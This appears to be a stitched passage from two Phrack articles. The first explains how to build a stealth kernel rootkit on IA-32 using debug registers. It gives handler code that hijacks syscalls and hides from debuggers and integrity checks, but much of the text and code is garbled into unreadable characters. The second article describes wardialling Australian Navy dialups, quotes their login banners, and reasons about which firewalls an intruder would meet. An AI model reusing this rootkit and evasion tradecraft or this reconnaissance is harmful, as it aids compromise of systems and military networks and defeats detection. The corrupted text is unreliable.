- 'Ò F†R Æ-æV " FG&W72 v†W&R F†R '&V \cdot ö-çB -2 Fò ö67W"à
- 'Ò F†R ÆVæwF, öb F†R '&V \cdot ö-çB Æö6 F-öâ f Â "Â \div " B '-FW2'à
- 'Ò F†R \div W& F-öâ F† B ×W7B &R W&f \div &ÖVB B F†R FG&W72 f \div " FV'Vr' W†6W F-öâ FÒ &R vVæW& FVBà
- 'Ò v†WF†W" F†R '&V \cdot ö-çB -2 Væ &ÆVBà
- 'Ò v†WF†W" F†R '&V · ö-çB 6öæF-F-öâ v 2 &W6VçB v†Vâ F†R FV'Vr
- W†6W F-öâ v 2 vVæW& FVBà

----[Debug address registers

Each of the debug-address registers (DR0-DR3) holds the 32-bit linear address of a breakpoint. Breakpoint comparisons are made before physical address translation occurs.

-----[Debug registers DR4 and DR5

Debug registers DR4 and DR5 are reserved when debug extensions are enabled (the DE flag in control register CR4 is set), and attempts to reference these registers will raise an invalid-opcode exception. When the DE flag is not set, these registers are aliased to DR6 and DR7.

----[Debug status register (DR6)

This special register is used to report the debug conditions that existed at the time the last debug exception occured. The flags in this register show the following information:

'Ò # âä#2 †&-G2 âã2' -æF-6 FR F† B '&V · Ö-çB 6öæF-F-öâ v 0' FWFV7FVBâ F†W6R fÆ w2 &R 6WB -b F†R 6öæF-F-öâ FW67&-&V@

- ′ f÷" V 6, '&V · Ö-çB '′ F†R ÄTæâ æB "õvâ fÆ w2 -â FV'Vr
- ′ 6öçG&öÂ &Vv-7FW" E#r -2 G'VRâ F†W' &R 6WB WfVâ -b F†R
- '&V · Ö-çB −2 æ÷B Væ &ÆVB '' F†R Æâ æB vâ fÆ w2 −â &Vv−7FW"
- ′ E#rà
- 'Ò \$B †&-B 2' †FV'Vr &Vv-7FW" 66W72 FWFV7FVB' -æF-6 FW2 F† B F†R
- ' æW‡B -ç7G'V7F-öâ -â F†R -ç7G'V7F-öâ 7G&V Ò v-ÆÂ 66W72 öæR öb F†P
- FV'Vr &Vv-7FW'2 "E# âäE#r'â Ft-2 fÆ r -2 Væ &ÆVB v†Vâ F†R vVæW& À
- FWFV7B "tB' fÆ r -â FV'Vr 6öçG&öÂ &Vv-7FW" E#r -2 6WBà
- 'Ò %2 †&-B B' ‡6-ævÆR 7FW ' -æF-6 FW2 ‡v†Vâ 6WB' F† B F†R FV'Vp ' W†6W F-öâ v 2 G&-vvW&VB '' F†R 6-ævÆR×7FW W†V7WF-öâ ÖöFRà
- 'Ò %B t&-B R' ‡F 6º 7v-F6,' -æF-6 FW2 ‡v†Vâ 6WB' F† B F†R FV'Vp
- ' W†6W F-öâ &W7VÇFVB g&öÒ F 62 7v-F6, v†W&R F†R FV'Vr G& fÆ p
- -â F†R E52 öb F†R F &vWB F 62 v 2 6WBà

The processor never clears the contents of DR6 register.

----[Debug control register (DR7)

The debug control register (DR7) enables or disables breakpoints and sets breakpoint conditions. Its flags and fields control the following things:

- ′Ò Ã âäÃ2 †&—G2 Â " B b′ †Æö6 '&V · ö-çB Væ &ÆR′ Væ &ÆR ‡v†Vâ
- 6WB' F†R '&V · Ö-çB 6öæF-F-öâ f÷" F†R 76ö6- FVB '&V · Ö-çB f÷"
- F†R 7W'&V¢B F 6²â v†Vâ '&V \cdot Ö-¢B 6öæF-F-öâ -2 FWFV7FVB æB -G2
- 76ö6- FVB Æâ fÆ r −2 6WBÂ FV'Vr W†6W F-öâ −2 vVæW& FVBâ F†R
- & \ddot{o} 6W76÷" WF \ddot{o} 0 F-6 ÆÇ' 6ÆV '2 F†W6R fÆ w2 \ddot{o} 8 WfW'' F 62 7v-F6,
- Fò fö-B Vçv çFVB '&V · ö-çB 6öæF-F-öç2 -â F†R æWr F 6²à
- 'Ò s âäs2 †&—G2 Â 2Â RÂ r' †vÆö& Â '&V · ö-çB Væ &ÆR' Væ &ÆR ‡v†Và
- 6WB' F†R '&V · Ö−çB 6ÖæF−F−Öâ f÷" F†R 76ö6− FVB '&V · Ö−çB f÷"
- $\mathbb{E}\hat{A}$ F 6·2â v†Vâ '&V · Ö-ÇB 6ÖæF-F-Öâ -2 FWFV7FVB æB -G2
- 76ö6- FVB vâ f \mathbb{E} r -2 6WBÂ FV'Vr W†6W F-öâ -2 vVæW& FVBâ
- F†R &Ö6W76÷" FÖW2 æ÷B 6ÆV " F†W6R fÆ w2 Öâ F 62 7v-F6,Â
- ÆÆ÷v-ær '&V · ö-çB Fò &R Væ &ÆVB f÷" ÆÂ F 6·2à
- 'Ò ÄR æB tR †&-G2 , æB '' †Æö6 æB vÆö& W† 7B '&V · ö-ç@ ' Væ &ÆR' 6 W6R F†R &ö6W76÷" FÒ FWFV7B F†R W† 7B -ç7G'V7F-öâ F† B

- &ö6W76÷'2à
- 'Ò tB †&-B 2' †vVæW& Â FWFV7B Væ &ÆR' Væ &ÆW2 ‡v†Vâ 6WB•
- ′ FV'Vr×&Vv-7FW" &÷FV7F-öâ v†-6, 6 W6W2 FV'Vr W†6W F-öâ FÒ &R
- vVæW& FVB &-÷" Fò ç' Ôŏb -ç7G'V7F-öâ F† B 66W76W2 FV'Vr &Vv-7FW"à
- v†Vâ 7V6, 6öæF-F-öâ -2 FWFV7FVBÂ F†R \$B fÆr -â FV'Vr 7F GW2 &Vv-7FW"
- ' E#b -2 6WB & $-\div$ " Fò vVæW& F-ær F†R W†6W F $-\ddot{o}aa$
- 'Ò "õs âå"õs2 †&—G2 b r # # #B #R #, æB #'' ‡&V B÷w&—FR'
- ′ 7 V6-f-W2 F†R '&V · Ö-çB 6öæF-F-Öâ f÷" F†R 6÷'&W7 öæF-ær '&V · Ö-çBâ
- f÷" Ö÷&R -æf÷&Ö F-öâ &V B F†R -çFVÂ Ö çV Âà
- 'Ò ÄTã âäÄTã2 †&—G2 , ' #" #2 #b #r 3 æB 3 ' †ÆVæwF,•

--[The magic

Ok, so we've learnt almost everything now about the IA-32 debugging mechanism. Where is the goodies you've promised?? Now we know a few important things: we can set a breakpoint on a memory address and as soon as execution flow hits our breakpoint, the execution is redirected to the debug handler (INT 1). Uhmm, so what if we replace the existing debug handler or one of the underlying functions with our own? As we can see from entry.S,

```
"TåE%'†FV'Vr•

pushl $0

pushl $ SYMBOL_NAME(do_debug)

jmp error_code
```

the actual debug handler is a C function, do_debug() defined in traps.c. Yes, ok, I think we are able to patch the INT 1 handler and then call do_debug() on our own OR we could come up with our own do_debug() and expect to be called by the debug handler, so we rest assured that the IDT remains untouched. But what should our handler handle? Most obviously, we need to check a few parameters and then pass control to the actual operating system do_debug(). But what parameters should we monitor? Keep reading...

```
----[ Hijacking the sys_call_table[]
```

Now you should have an idea how to hijack the syscall table making use onunnt on read/write/execution on targetted address in memory. This can be either INT 80 handler address or syscall table address, it matters less as the effect is the same, in the end. Therefore, each time the operating system is going for a syscall, it will wind up in our handler. We have two options here: A) hijacking the INT 80 handler directly in IDT or B) hijacking the actual address of sys_call_table[] in memory. Any of them is fit for our purposes, so we will aim for A. The following function will return the address of INT 80 handler.

```
-vWEÖ-GEÖVçG'"
        -6-GB
                  -GG
         Ö÷fÂ
                 -GG"3"Â VV'€
                 ,VV', VV , ,'Â VV'€
        −ÆV Â
                 ,VV','Â V7€
C b VV7€
         Ö÷gr
         &öÆÂ
         Ö÷gr
                  fb,VV',′Â V7€
         &öÆÂ
                 C b VV7€
         Ö÷fÂ
                 VV7, VV €
        -&W@
```

Once we know the address, we can set up a breakpoint as follows:

As you can see, the set_bpm() function will load DRO with memory address where INT 80 is located and, also, will set up the according flags in DR7, including the magic GD bit, which allows us to monitor WHO and WHY is accessing the debug registers. This bit is very important for us because it "causes a debug exception to be generated prior to any MOV instruction that accesses a debug register". Wow, do you mean...? Yeah, if SOMEONE is

trying to read/write the debug registers, the control is passed to our handler BEFORE the instruction takes place. So, we know if someone, a debugger or some tool of the devil, is checking the debug registers, even before they know it. This gives us time to cover our tracks: we can undo everything and wait some time for danger to pass, we can simply skip the instructions affecting the debug registers, etc. The best thing to do is to show the system clean debug registers and after a short period of time, hook everything back to best suit our needs. The best aproach is to come up with a code emulator, analyzing the type of the instruction accessing debug registers, and based on that decide what action will follow: clean the debug registers and restore later or simply increase the instruction count so that the instruction is simply ignored. Anyway, this leaves an open discussion.

```
----[ The handler
```

Now, we managed to redirect the flow of execution without patching anything in the syscall table or INT 80 handler. But still, what should our handler handle? For starter, in its most simplistic form, our handler needs to check the value of the %eax register, because at this point, it contains the desired syscall number, and based on that it should feed the OS with our hacked syscall. This is how a very simple handler should look like:

```
asmlinkage void new_do_debug(struct pt_regs * regs, long error_code)
 -V¢6-væVB Æöær 6öæF-F-öã°
-V¢6-væVB Æöær Ö 6² Ò f# f°
 •õö 6Õõò õ÷föÆ F-ÆUõò,&Ö÷f RVF#bÂS " ¢ #×"" †6öæF-F-öâ'"°
  --b †6öæF-F-öâ b $EôdÄ r' ² ò¢ 6öÖVöæR -2 "÷r F†R &Vv-7FW'2 ¢ð
            condition &= ~BD_FLAG;
            __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
     &Vw2ÓæV− ³Ò 3°
     õö 6Õõò õ÷föÆ F-ÆUõò ,&Ö÷f S Â RVF#r" ¢ ¢ '"" †Ö 62'"°
--b †6öæF-F-öâ b E%õE$
            if (regs->eax == __NR_time)
         7-5ö6 ÆÅ÷F &ÆUμõôå%÷F-ÖUÒ Ò † 6¶VE÷F-ÖS°
            if (regs->eflags & VM_MASK) {
                (*old_do_debug)(regs,error_code);
                __asm__ _volatile__ ("movl %0, %%db7" : : "r" (mask));
            condition &= ~DR_TRAP0;
            __asm__ __volatile__ ("movl %0, %%db6" : : "r" (condition));
                    __volatile__ ("movl %0, %%db7" : : "r" (mask));
            regs->eflags |= X86_EFLAGS_RF;
-VÇ6R
            (*old_do_debug)(regs, error_code);
            __asm__ _volatile__ ("movl %0, %%db7" : : "r" (mask));
-\overline{D}
```

}

What are we doing here? First, we grab the values in the status register (DR6) and try to figure out what triggered our handler. If our execution comes as a result of the breakpoint we've placed, we compare the value in %eax register to the value of the syscall we decided to hijack, which was sys_time() in our case. In the example provided, due to the lack of space and time, we did a direct change of the sys_call_table[] but this is not something to worry about as, the hacked_time() is modifying the sys_call_table[] back to original in the instant it gets executed:

```
asmlinkage long hacked_time(int *tloc) {
-7-5ö6 ÆÅ÷F &ÆUµõôå%÷F-ÖUÒ Ò ÷&-v-æ Å÷F-ÖS°
- &-çF²,#Ã åtR 6† ævVB -B Æâ""°
-&WGW&â ÷&-v-æ Å÷F-ÖR‡FÆÖ2"°
}
```

Ofcourse, there are other ways of doing it without touching the syscall table at all but take into consideration that the first thing the hacked_time() does is changing back the value in sys_call_table[], meaning that the actual change takes place for less than a microsecond so it shouldn't be a problem.

A better method would be to analyze the parameters of the syscall, based on the syscall number, which at the time our handler takes place is the value in %eax register. We could feed the hacked parameters by simply filling the according registers. This method would create a "virtual" syscall table, so we don't need to touch the actual syscall table at all.

So now we learnt how to set a breakpoint on a memory address, how to enable that breakpoint; we also learnt that we can hijack the normal execution flow without tampering the INT 80 handler nor the syscall table handler nor the syscall table itself. Yes, you can say it's a lovely technique, a bit of magic. But still, we modify the INT 1 handler, or at least, we patch the do_debug() function, so we're not that stealth. Just keep reading...

---[Blindfold

We learnt so many beautiful things by now, we take control of the system and no one detects a direct tampering of the kernel. We covered our tracks thanks to the GD/BD bits so, if someone is looking at the debugging registers we simply ignore their curiosity (regs->eip +=3). But what if someone wants to check all the IDT for integrity? Or what if a debugger or a similar tool needs to place its own handler on INT 1? Are we lost then?

It sure looks like it..

But wait.. DR6 and DR7 come to rescue once more. What we need to do is the following:

```
'Ò 6WB W -÷W" † æFÆW" öâ "åB
'Ò 6WB W F†R '&V · Ö-çB FÒ v F6, f÷" "åB f FG&W70
'Ò 6WB 6V6öæF '' '&V · Ö-çB FÒ v F6, öâ ÷W" † æFÆW"w2 FG&W70
```

Oh, wait! It can't be that simple. Yes, it is! Like this, we practically don't affect the kernel at all, for the unwanted eye. In our ideal handler, the code emulator checks the type of the instruction that attempts to

access debug registers, wether is the breakpoint we put on INT 80 or INT 1 and act accordingly. We already explained what it should do for hijacking INT 80, let's talk now about INT 1. By placing a secondary breakpoint on INT 1 or do_debug() function, we make sure that we know apriori when someone attempts to read the only location in the kernel memory we modified. The best thing to do is to make that single address back to original. Like this, when some devilish tool attempts to check for our presence in the IDT too (i don't think there any tools doing that outhere, but that's simply because a whitehat would've never thought it's necessary), we let them see the untouched value. This is "deep cover" mode. But did we lose the control over the kernel now? Well, not really, we're still in control: we can "reinstall" our rootkit after a few nanoseconds, so they miss us every time they look at us. It's like blindfolding them. This technique is also helpful when dealing with a debugger (or similar tool) trying to place its own hook in INT 1 handler. Think about it: we detect the attempt and make everything back to normal, they place their hook, we hijack their hook as a normal INT 1 hijack and as soon as they check for their presence, for example, by checking the presence of the handler, we let them see themselves. It's like chaining hooks, or so. When I discovered that I was stunned. When I realised it really works I was amazed. This is the ultimate stealthness, the holygrail of hackers!

---[Closing words

This technique has been actively used in the underground for more than 8 years now. The beauty about it: it is, in fact, a basic IA-32 feature. They cannot defeat against it without removing the whole debug mechanism. I decided to make it public in phrack through a "scientific" paper *g* but it wasn't my choice: the technique leaked a while ago. I highly doubt that the person that leaked it knows exactly what his tool is actually capable of and what is actually doing, so I decided to help him and any other hacker in the world willing to learn and improve their skills. As you have seen, this is one very powerful technique, allowing one to achieve full stealthness on a target system. Being a fundamental processor feature, means it can be used on ANY operating system running on IA-32 and also, there is no way of detecting or protecting against it, even if it is not Oday anymore; (

---[Kudos

halvar, twiz, reverser, sd and the rest of the digitalnerds

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x09 of 0x0f

==Phrack Inc.==

=	=
= [Australian Restricted Defense Networks and FISSO]=	=
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=[The Finn]	
TheFinn@phrack.org	=
=	=

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--[1. Introduction

This document explains and introduces a new secret network maintained by the Australian DoD. As far as I know, this network is similar in its usage to the American DoD's SIPRNET. To be used in conjunction with specially designed software to promote better communication in the procedures and implementation of command and control systems, intelligence and logistics.

Please keep in mind, much if it will be based on my own past experience, observations and guesswork. Due to the volatile nature of the information I will keep it "barely legal" while trying to introduce some of the concepts behind the way the various DoD's are now interconnecting and thus maintaining the same network security philosophy across the world.

I found this document a good idea because to find this information out required weeks of reading and knowing where to find these things on the web. Also you'd have to read the kinds of documents that first specifies how it's going to use verbs within the document, then they will convey how they are going to use nouns... etc...

You really don't want to go there ;)

--[2. Wardialling and You

After wardialling a lot of numbers I found some really interesting dialups belonging (obviously) to the DoD which were part of the network belonging to the Australian Navy.

You don't really see a lot on wardialling anymore as there are so many ISP's people can connect to for vpn connectivity to anywhere in the world,

however the military still considers modems a good way to communicate as they can control the access point themselves and log everything.

I personally use THCSCAN on windows to wardial with, as it works well in Australia for me as well as other places. (I say it works well in Australia because over the years many wardiallers have come out with VERY stringent rules about the numbers to be dialled which only conform to US area-code and dialling standards - very annoying -_-). I always have it on my laptops - go nowhere without it ;). THC have had to remove many of their great tools from their website recently because of the changes in German law regarding internet security tools, but thanks to the guys from packetstorm it is still available there.

The other good wardialler I love to use on linux is iwar. [8] This is a really nice wardialler, lets you use as many modems as you can fit on the box. It can also log all the data to a mysql database - which I am a fan of. They are working on a sip/iax2 functionality which will allow dialout through a sip gateway and wardial the PSTN network on the other side using a software modem - it works, but with some small difficulties at the moment. It's still a work in progress. Pretty sophisticated stuff, really nice.

It is possibly useful to note here even a commercial provider like Free World Dialup will allow you to dial the US, UK and NL toll free numbers over sip for free. There are others which will also give you local calls for free (in countries where they are free) with a little research, you can find them.

Anyhow, unfortunately in Australia, it costs you \$0.22c per local call. So this kind of info is expensive to get - even if you're dialling on a sunday morning at 2am (which is what I did) - unless you like sitting outside peoples homes beiging - I'm getting too old and fat for that anyhow;)

But for you young skinny folk - wardialling still works well, people should be doing it - especially in countries where local calls are free!!

When I first saw these pop up, I was pretty happy. I'd not been at the front-door to anything like this in a while, and I knew it would keep me interested for a bit. You have to keep in mind, the Department of Defence is stupid and worthy of your respect - both. They are like mmost other large animals, they are slow to move, but if they hit you, you'll get squished like a bug (I have been there before).

However it's amazing how much of an understanding you can get about such a large target by doing a little research.

When I first found these dialups it was back in 2004. I noted them all down, and kept a copy very safe. Later on a couple years later I rechecked them to make sure they were still valid - no other reason.

I did notice a slight change - in the banner.

Here's the original banner back in 2004:

```
**********

* CONNECT 57600

*

* The unauthorised access, use or modification of this computer system

* or the data contained therein or in transit to/from, is prohibited

* by Part VIA of the Commonwealth Crimes Act and other Federal and State

* laws.
```

```
* This system is subject to regular audit.
                                 -----
* For access problems please log a job through the DRN Customer Support
* Centre. Either phone 133272 or e-mail to
* 'outage.notifications@defence.gov.au'.
* *****
* User Access Verification
* Username:
* NO CARRIER
Here's the banner in 2006:
************************
* CONNECT 36000 CCCC
   The unauthorised access, use or modification of this computer system *
      or the data contained therein or in transit to/from,
     is prohibited by Part VIA of the Commonwealth Crimes Act
            and other Federal and State laws.
          This system is subject to regular audit.
* For access problems please log a job through the FISSO Support Centre. *
* Either phone 02 9359 6000 or e-mail to 'fleet.help@defence.gov.au'.
* ******
* User Access Verification
* Username:
* NO CARRIER
*******************
```

(The part I starred out was the actual dialup location and line number which are a code for maintenance purposes for the terminal server I guess.)

As you can imagine I was kinda interested in why it changed from a DRN (Defense Restricted Network) to FISSO and what FISSO was.

I checked around the web, and then started reading all the pdf's that the military in Australia declassify and make available to the public.

--[3. Origins of FISSO

Currently the RAN (Royal Australian Navy) has expanded the DRN (Defence Restricted Network) to allow for more robust communications protocols (still an IP Network) and Services. Thus FISSO (Fleet Information Systems Support Organisation) is born out of the old Navy driven DRN Support Group.

During some time when those banners above changed, the DRN was expanded to include the other armed services branches Army and Air Force.

They are now implementing the networking technology overseas with collaboration efforts in the UK and USA. This will allow far better communications between the various armed services of the west and thus

provide better cohesion. This is where the CCRA comes in.

It is also interesting to mention here one project which has been in the press for years - ECHELON. The USAUK Agreement back after WW2 has allowed vast amounts of intelligence to be shared among the member nations as well as projects like ECHELON to be enacted. This new criteria for security measures internationally is a new brick in the wall for these intelligence communities.

Keep in mind - when you see this kind of press for things like ECHELON, that is one thing, but most of the intelligence agencies will not share high level intel with ANYONE, not even allies. What they will usually share are things that used to come under the term "domestic terrorism" - which after 9/11 is a relative term with the Homeland Security Department being formed.

Unfortunately or fortunately - depending how you look at it, as a result, the list itself shows clearly which evaluated products are in use on such networks - which is at least of interest to us.

One of the fundamental problems with making rules is the existence of anomalous circumstances - exceptions - which most of us are aware of ;)

Creating a criteria and then an implementation procedure for security devices takes a long time, it is also expensive for the company doing the implementation - as they must pay for the DSD staff's time to do criteria evaluations - for their specific implementation of their product.

These rules are followed stringently at the time of a particular installation.

The amount of beaurecracy found in the DSD is mind-blowing. Thus their ability to move quickly on any given specific flaw in security is AT TIMES small. They do however keep internal security mailing lists, patches and often have direct contact with not just vendors of products but also the original architects most of these won't relate to CCRA listed products however - more on all of this in the next section.

You will even in places find tricks implemented in a DSD controlled network that you will find nowhere else in the world - you have been warned.

--[4. Australian DoD and FISSO

FISSO themselves are a rehash of the old DRN Support Group who maintained the old Defense Restricted Networks for the DoD. FISSO is the new project the Navy is (still) running for the DoD - Keep in mind, the navy has historically been in charge of many signals projects before other branches of armed services have been invited to join or use them - the same I believe is true of the US Navy. (Must be all that morse code).

The FISSO Network is a support network for DoD Personel to communicate with each other around the world with low level communications mediums. Which is to say laptops or other small computer systems with modems in order to help officers and other officials to communicate across the globe in a secure manner for departmental purposes.

The FISSO Network Support Group has had several contract workers in the DoD to create a network with many quite amazing and intricate network systems. The officers are able to communicate with voice over ip, digital video, whiteboards, conference rooms, text chat and other ways [6].

They can exchange files and communicate over the parts of the network that have been secured by the DSD and the old DRN Group.

Aspect Computing currently hold contract with the DoD for FISSO Core Contract and FISSO In-House Contract Payment. Given the amounts in the reports I've read, I'd suggest they're probably just contracting either software or hardware or both to the Navy (my best guess) who would likely only trust DoD or DSD staff to maintain the support centre itself. (It might contract out some positions to suitably DoD security cleared contractors - likely top-secret or better would be required).

At present Aspect Computing is being paid approximately \$2 million dollars a year for support to FISSO. This would probably be a 3rd tier support network, to be used after both the FISSO Support and KAZ could not fix a particular issue.

KAZ Technology Services (Procured by Telstra in 2004) is also a contractor who provides Command and Support Systems for Officers and Logistical Support Systems Integration that is to say that these guys provide all the really nice and interesting comms software that the officers and support/logistical personel use for decision making and chain of command order verification. (Think of them as the Australian version of SAIC). They won a 5 year \$200million contract back in 2005 to provide desktop computing to the RAN (Royal Australian Navy). Kaz had maintained a relationship with DOD since its inception in 1988 and is being offered 2 year contract extensions up until 2015.

Kaz staff go through rigourous security checks in order to be cleared to work on the FISSO network and they have in the past been helicoptered out to sea in order to complete work in required timeframes.

From a KAZ document regarding their FISSO solution:
"Behind these capabilities, KAZ high security architecture integrates
Lotus Notes R5, Domino, SameTime (including server to server federated
architecture), LAN/WANs, MS Windows NT Servers, MS Windows Terminal
Servers, Citrix Mataframe Xpe 1.0, Ultra Thin Clients, HP-UX and
Hummingbird Exceed.

The architecture also draws on TCP/IP, ISDN and modems to connect the Fleet to services across Defence intranets, with the addition of cryptographic black boxes outside each of the on-board servers to maintain military level security.

KAZ also integrated SameTime technology to extend the Navy's collaborative capabilities to a Coalition Wide Area Network (COWAN), involving naval systems belonging to Allies such as the United States and United Kingdom." [6]

You'll notice KAZ's inference of a Coalition Wide Area Network which I can find no other mention of that particular acronym. It might be either a marketting insertation or something that eludes to more restricted documentation. Either way you have to assume KAZ knows more about it than us and I find it interesting that such a beast is mentioned here.

IBM Provide Hardware and Software also to do with Logistical support for the various arms of the DoD. [4]

Sun Microsystems are providing Hardware and Software for security based firewalls and other security devices (RFID and biometric authentication device drivers and such). [4]

Lotus Notes and Domino are in use widely still to this day - which at first I wasn't sure of but I was in discussion on with a friend and he pointed out the KAZ website - I'd suggest the Navy would be loath to update their systems as often as normal corporates would.

```
<axe> Lotus-Domino 5.0.9
<axe> i'm surprised that still exists
<thefinn> those docs are old
<thefinn> probably doesn't exist now
<thefinn> but might still
<thefinn> u never know, their beaurecracy is amazing sometimes
<thefinn> i actually worked with a prime 9950 at one company
<thefinn> didn't even run the newer version of cobol
<thefinn> ...
<thefinn> took up half a room
<thefinn> was sitting next to all the AT&T servers
<thefinn> funny stuff
<axe> http://www.kaz-group.com/subscribe
<axe> yeah, just to keep some legacy code running
<thefinn> yeah
<axe> <!-- Lotus-Domino (Release 5.0.9a - January 7, 2002 on Windows
          NT/Intel) -->
<thefinn> wow
<thefinn> there ya go
<thefinn> dude im gonna add that in the article
<axe> how may i own thee, let us count the ways...
<thefinn> haha
```

--[5. An Introduction to the the EPL and CCRA.

Let's introduce the criteria themselves'. At the moment the DSD have 2 different tables of criteria the ITSEC system and the CCRA for evaluating products for secure use on Military and Government networks.

The DSD (Defence Signals Directorate) is the main body behind secure communications for the Australian Government, ostensibly they take the same role as the NSA does in the US. The EPL (Evaluated Products List) is the list the DSD creates and maintains denoting all products put forward by vendors for assessment by the DSD for use in high level, high security government networks and systems. There are a number of criteria in the DSD which products are assessed for.

The CCRA (Common Criteria Recognition Arrangement) is an agreement by NATO nations in the west to rate equipment by a shared standard as well as share past evaluated products at a common rating so that they might interconnect their military and government networks to better control your sorry ass.;)

To allow those poor corporates who have spent lots and lots of dollars on getting their products evaluated, time to re-evaluate them under the new international system, the CCRA (as a body) are going to allow member countries who have used the ITSEC (Information Technology Security Criteria) system (including the USA, UK, Australia) to use ITSEC rated products as CCRA rated products for the timebeing.

This basically means the EPL's for all these countries are now turning into the CCRA. They are amalgamating 50 years of "defense" protocols and political maneuvering to be able to dominate more freely. After all it wouldn't be nice to have UK troops in some little out of the way village while the US Navy are ordering cruise missiles to destroy it from

1000 kilometers away - the speedy communications methods and stringent protocols (military protocols) enabled by a communications network like this would allow for these kinds of scenarios to be less of a concern and have a million other benefits.

Along with the E1-E6 (ITSEC) and EAL1-EAL7 (CCRA), there is a network designation relating to the secrecy and security needs for the network, as follows: UNCLASSIFIED, IN-CONFIDENCE, RESTRICTED, PROTECTED, National Security/HIGHLY PROTECTED.

The Document relates the required security device to be used interconnecting the different networks which I will include here:

******	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
* SRC NETWORK	* AND DST NETWORK IS	*	THEN YOUR GATEWAY REQUIRES	*		
*****		***	* * * * * * * * * * * * * * * * * * * *	*		
* UNCLASSIFIED	* - public domain.	*	a traffic flow filter.	*		
*	* - UNCLASSIFIED.	*	•	*		
*	* - IN-CONFIDENCE.	*	•	*		
*	* - PROTECTED.	*	•	*		
*	* - HIGHLY PROTECTED or	*	•	*		
*	* National Security.	*		*		
******	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
* IN-CONFIDENCE	* - public domain.	*	an EAL2 Firewall.	*		
*	* - UNCLASSIFIED.	*	,	*		

*	* - IN-CONFIDENCE.	*	a traffic flow filter.	*		
*	* - PROTECTED.	*	,	*		
*	* - HIGHLY PROTECTED or	*	,	*		
*	* National Security.	*	,	*		
******	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
* RESTRICTED	* - public domain.	*	an EAL2 Firewall.	*		
*	* - UNCLASSIFIED.	*	,	*		
*	* - IN-CONFIDENCE.	*	,	*		
*****	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
*	* - PROTECTED.	*	a traffic flow filter.	*		
*	* - HIGHLY PROTECTED.	*	;	*		
*	* National Security.	*	,	*		
******	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
* PROTECTED	* - public domain.	*	an EAL4 Firewall.	*		
*	* - UNCLASSIFIED.	*	;	*		
*****	*******	***	* * * * * * * * * * * * * * * * * * * *	*		
*	* - IN-CONFIDENCE.	*	an EAL3 Firewall.	*		
*	* - RESTRICTED.	*	:	*		

*	* - PROTECTED.	*	an EAL2 Firewall.	*		
******	******	***	* * * * * * * * * * * * * * * * * * * *	*		
*	* - HIGHLY PROTECTED or	*	an EAL1 Firewall.	*		
*	* National Security.	*	,	*		
*****	*******	***	******	*		

Can you see the interesting parts with regard to our dialups?

2 things I notice right away. If anything HIGHLY PROTECTED or National Security rated are connected to the network we have dialups for - there's only a packet filter in between me and it - if the old DRN network rating hasn't changed. (A restricted network).

Also, behind that terminal server, I can probably expect to find myself facing a nice EAL2 rated firewall. As I would assume the PSTN Network is considered "Public Domain". It may even require some kind of secure-ID

type authentication - a one time pad or smartcard.

This would be a theoretical login session given the types of equipment listed on the EPL and what they are used for.

The network topology could easily include remote identification servers. The terminal server itself can instigate PPP with a client, pass you through to the Cisco VPN 3000 Concentrator(EAL2), you authenticate there via key and it directs you to where you're trying to go, when you get there you have a Sun Firewall-1 (EAL4+) asking for your SecureID one time PAD or similar product. Once you do that, you can check your email, download your porn, whatever.

Also the other interesting thing to note - EAL1 rated firewalls are only going to be found on PROTECTED, HIGHLY PROTECTED or National Security networks and only where they interconnect with others of the same security rating. If you find one one of those firewalls - you know the importance of the networks you're on.

Now down to the exact security designations for the products:

- EAL1 Functionally Tested. Provides analysis of the security functions, using a functional and interface specification of the TOE (target of evaluation), to understand the security behaviour. The analysis is supported by independent testing of the security functions.
- EAL2 Structurally Tested. Analysis of the security functions using a functional and interface specification and the high level design of the subsystems of the TOE. Independent testing of the security functions, evidence of developer "black box" testing, and evidence of a development search for obvious vulnerabilities.
- EAL3 Methodically Tested and Checked. The analysis is supported by "grey box" testing, selective independent confirmation of the developer test results, and evidence of a developer search for obvious vulnerabilities. Development environment controls and TOE configuration management are also required.
- EAL4 Methodically Designed, Tested and Reviewed. Analysis is supported by the low-level design of the modules of the TOE, and a subset of the implementation. Testing is supported by an independent search for obvious vulnerabilities. Development controls are supported by a life-cycle model, identification of tools, and automated configuration management.
- EAL5 Semiformally Designed and Tested. Analysis includes all of the implementation. Assurance is supplemented by a formal model and a semiformal presentation of the functional specification and high level design, and a semiformal demonstration of correspondence. The search for vulnerabilities must ensure relative resistance to penetration attack. Covert channel analysis and modular design are also required.
- EAL6 Semiformally Verified Design and Tested. Analysis is supported by a modular and layered approach to design, and a structured presentation of the implementation. The independent search for vulnerabilities must ensure high resistance to penetration attack. The search for covert channels must be systematic. Development environment and configuration management controls are further strengthened.
- EAL7 Formally Verified Design and Tested. The formal model is supplemented by a formal presentation of the functional specification and high level design showing correspondence. Evidence of developer

"white box" testing and complete independent confirmation of developer test results are required. Complexity of the design must be minimised.

Note: Only assurance levels 1-4 are incorporated in the CCRA currently, and ratings of products which fit criteria above level 4 in Australia, are designated 4+ on the EPL.

Here I'll give a few examples of ratings from random catagories. (The EPL is split up into various network devices and then the larger part of network security products).

Biometric Products

EAL2 - Iridian Technologies KnoWho Authentication Server and Private ID

Miscellaneous Devices

- NEC S2 (Mobile Satellite Terminal)

EAL1 - Cisco VoIP Telephony Solution

Network Security Devices

EAL1 - Secure Session VPN v4.1.1

EAL2 - SurfControl Email filter for SMTP EAL4 - Clearswift Bastion II Firewall

EAL4+ - Cisco Secure PIX Firewall V7.0(6)

Operating Systems

Ε3 - AIX V4.3

EAL4+ - Sun Trusted Solaris 8/04

EAL4+ - Windows 2000 Professional, Server and Advanced Server with SP3 and Q326886 Hotfix *cough*bullshit*cough*

There are also smartcard products, PC Security products, encryption products, and many other catagories. More in-depth information can be found on the website itself regarding each product.

--[6. The EPL and CCRA in depth

During 1998 The United Kingdom, France, Germany, The United States and Canada put in place the CCRA. Australia joined in 1999. It should be noted here also that under the member countries list (with contact details) under the DSD website, Japan, South Korea, Netherlands and Norway have also joined the CCRA recently.

